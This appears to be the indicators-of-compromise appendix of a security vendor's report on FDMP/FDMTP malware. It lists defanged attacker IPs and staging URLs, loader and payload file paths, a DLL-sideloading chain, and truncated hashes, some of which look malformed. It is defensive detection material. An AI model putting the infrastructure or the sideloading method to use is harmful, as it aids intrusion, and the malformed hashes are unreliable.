URL	www[.]wangmeng66[.]top/GetServers	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetTargets	Registration URL for staging domain.	2026-06-16	2026-30
URL	www[.]wangmeng66[.]top/GetWorkers	Registration URL for staging domain.	2026-06-16	2026-30
IP	172[.]67[.]157[.]196	IP resolved from cdns3[.]51quickfox[.]cn . Note: Cloudflare IP	2025-06-10	2026-30
IP	104[.]21[.]89[.]96	IP resolved from cdns3[.]51quickfox[.]cn . Note: Cloudflare IP	2025-06-10	2026-30
IP	47[.]76[.]92[.]73	IP resolved from www[.]jicloud-cdn[.]net	2025-11-05	2026-30
IP	47[.]83[.]122[.]51	IP resolved from www[.]jicloud-cdn[.]net	2025-09-25	2025-02
IP	170[.]33[.]128[.]5	IP resolved from www[.]jicloud-cdn[.]net	2025-09-02	2025-25
IP	47[.]86[.]14[.]22	IP resolved from www[.]jicloud-cdn[.]net	2025-06-03	2025-09

IP	154[.]223[.]54[.]159	IP resolved from www[.]jicloud-cdn[.]net	2025-10-23	2025-27
IP	154[.]223[.]24[.]158	IP resolved from www[.]jicloud-cdn[.]net	2025-10-22	2025-23
IP	172[.]67[.]144[.]222	IP resolved from www[.]google-apis[.]net. Note: Cloudflare IP	2026-05-21	2026-11
IP	104[.]21[.]39[.]112	IP resolved from www[.]google-apis[.]net. Note: Cloudflare IP	2026-05-21	2026-11
IP	172[.]67[.]197[.]227	IP resolved from www[.]techcheck1[.]com. Note: Cloudflare IP	2026-05-26	2026-03
IP	104[.]21[.]44[.]82	IP resolved from www[.]techcheck1[.]com. Note: Cloudflare IP	2026-05-26	2026-03
IP	172[.]67[.]210[.]148	IP resolved from www[.]yahoo-cdn[.]it[.]com. Note: Cloudflare IP	2026-02-11	2026-15
IP	104[.]21[.]37[.]164	IP resolved from www[.]yahoo-cdn[.]it[.]com. Note: Cloudflare IP	2026-02-11	2026-15
IP	172[.]67[.]135[.]248	IP resolved from www[.]wangmengsb[.]com. Note: Cloudflare IP	2026-06-05	2026-02
IP	104[.]21[.]7[.]138	IP resolved from www[.]wangmengsb[.]com. Note: Cloudflare IP	2026-06-05	2026-02
IP	172[.]67[.]143[.]103	IP resolved from www[.]wangmeng[.]xyz. Note: Cloudflare IP	2026-06-17	2026-17
IP	104[.]21[.]95[.]64	IP resolved from www[.]wangmeng[.]xyz. Note: Cloudflare IP	2026-06-17	2026-17
IP	103[.]231[.]15[.]135	IP resolved from www[.]wangmeng66[.]top	2026-06-18	2026-03
IP	45[.]125[.]15[.]104	IP resolved from www[.]wangmeng66[.]top	2026-06-29	2026-03
IP	45[.]125[.]35[.]229	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-03
IP	45[.]125[.]35[.]233	IP resolved from www[.]wangmeng66[.]top	2026-06-20	2026-03
IP	45[.]125[.]15[.]114	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-03
IP	103[.]231[.]15[.]248	IP resolved from www[.]wangmeng66[.]top	2026-06-25	2026-03
IP	45[.]125[.]15[.]115	IP resolved from www[.]wangmeng66[.]top	2026-06-20	2026-03

IP	123[.]254[.]105[.]38	IP resolved from www[.]wangmeng66[.]top	2026-06-20	2026-03
IP	45[.]125[.]35[.]227	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-03
IP	45[.]125[.]35[.]235	IP resolved from www[.]wangmeng66[.]top	2026-06-18	2026-03
IP	45[.]125[.]35[.]226	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-02
IP	45[.]125[.]35[.]234	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-02
IP	202[.]181[.]25[.]73	IP resolved from www[.]wangmeng66[.]top	2026-06-25	2026-02
IP	103[.]246[.]244[.]13	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-02
IP	103[.]246[.]244[.]20	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-02
IP	45[.]125[.]35[.]236	IP resolved from www[.]wangmeng66[.]top	2026-06-18	2026-02
IP	103[.]231[.]15[.]219	IP resolved from www[.]wangmeng66[.]top	2026-06-21	2026-02
IP	43[.]240[.]12[.]34	IP resolved from www[.]wangmeng66[.]top	2026-06-20	2026-02
IP	45[.]125[.]35[.]225	IP resolved from www[.]wangmeng66[.]top	2026-06-26	2026-02
IP	123[.]254[.]106[.]148	IP resolved from www[.]wangmeng66[.]top	2026-06-25	2026-02
IP	45[.]125[.]15[.]100	IP resolved from www[.]wangmeng66[.]top	2026-06-28	2026-02
IP	45[.]125[.]35[.]230	IP resolved from www[.]wangmeng66[.]top	2026-06-23	2026-02
IP	45[.]125[.]35[.]231	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-01
IP	43[.]240[.]12[.]35	IP resolved from www[.]wangmeng66[.]top	2026-06-21	2026-01
IP	45[.]125[.]15[.]111	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-01
IP	45[.]125[.]35[.]232	IP resolved from www[.]wangmeng66[.]top	2026-06-20	2026-30
IP	202[.]181[.]25[.]71	IP resolved from www[.]wangmeng66[.]top	2026-06-16	2026-19
IP	154[.]223[.]75[.]206	FDMP cluster	2025-01-21	2025-21

IP	154[.]223[.]58[.]142	FDMP cluster	2026-05-18	2026-19
IP	47[.]238[.]240[.]219	FDMP cluster	2025-11-25	2025-25
IP	154[.]223[.]58[.]64	FDMP cluster	2026-05-18	2026-18
IP	45[.]158[.]180[.]250	FDMP cluster	2026-02-13	2026-19
IP	47[.]238[.]64[.]56	FDMP cluster	2026-03-27	2026-11
IP	47[.]239[.]93[.]49	FDMP cluster	2026-01-21	2026-21
IP	38[.]60[.]142[.]56	FDMP cluster	2026-02-13	2026-30
IP	47[.]239[.]4[.]179	FDMP cluster	2026-05-21	2026-08
IP	47[.]88[.]21[.]252	FDMP cluster	2026-05-21	2026-22

Host Based Indicators

Full Path	File Name	Description	
%APPDATA%\Local\Temp\quickfox\updated\Microsoft.ServiceHosting.Tools.dll	Microsoft.ServiceHosting.Tools.dll	Generation 1 FDMP loader. Self-contained FDMP payload stored as byte array	3B79D95F7F7I
%APPDATA%\Local\Temp\quickfox\updated\Microsoft.ServiceHosting.Tools.dll	Microsoft.ServiceHosting.Tools.dll	Generation 2 FDMP loader. Obfuscated .NET module that decrypts and reflectively loads the FDMP payload stored in collocated 'update.bin' file.	03FD832B81D

%APPDATA%\Local\Temp\quickfox\updated\Microsoft.ServiceHosting.Tools.dll	Microsoft.ServiceHosting.Tools.dll	Generation 2 FDMTP loader. Obfuscated .NET module that decrypts and reflectively loads the FDMTP payload stored in collocated 'config.bin' file.	2DD8681DCD2
%APPDATA%\Local\Temp\quickfox\updated\csmonitor.exe	csmonitor.exe	Legitimate Windows binary used to sideload both generations of FDMTP loader. Not malicious.	2FFDCFB7157
%APPDATA%\Local\Temp\quickfox\updated\update.bin	update.bin	Encrypted FDMTP payload. Decrypted and loaded by generation 2 FDMTP loader.	5E4ED6ABBF5
%APPDATA%\Local\Temp\quickfox\updated\update.bin	update.bin	Encrypted FDMTP payload. Decrypted and loaded by generation 2 FDMTP loader.	19E760EE849F
%APPDATA%\Local\Temp\quickfox\updated\config.bin	config.bin	Encrypted FDMTP payload. Decrypted and loaded by generation 2 FDMTP loader.	1F3031167F94
-	update.zip	Zip containing generation 1 FDMTP loader and 'csmonitor.exe'.	30D59C3D491
-	update.zip	Zip containing generation 2 FDMTP loader, payload and 'csmonitor.exe'.	E0A92209DD6

-	update.zip	Zip containing generation 2 FDMTP loader, payload and 'csmonitor.exe'.	B1D344C9A15
-	update.zip	Zip containing generation 2 FDMTP loader, payload and 'csmonitor.exe'.	5F3DAF7417D

¹ <https://github.com/dcsoft-yyf/JIEJIE.NET>

² <https://www.fortinet.com/corporate/about-us/contact-us/experienced-a-breach>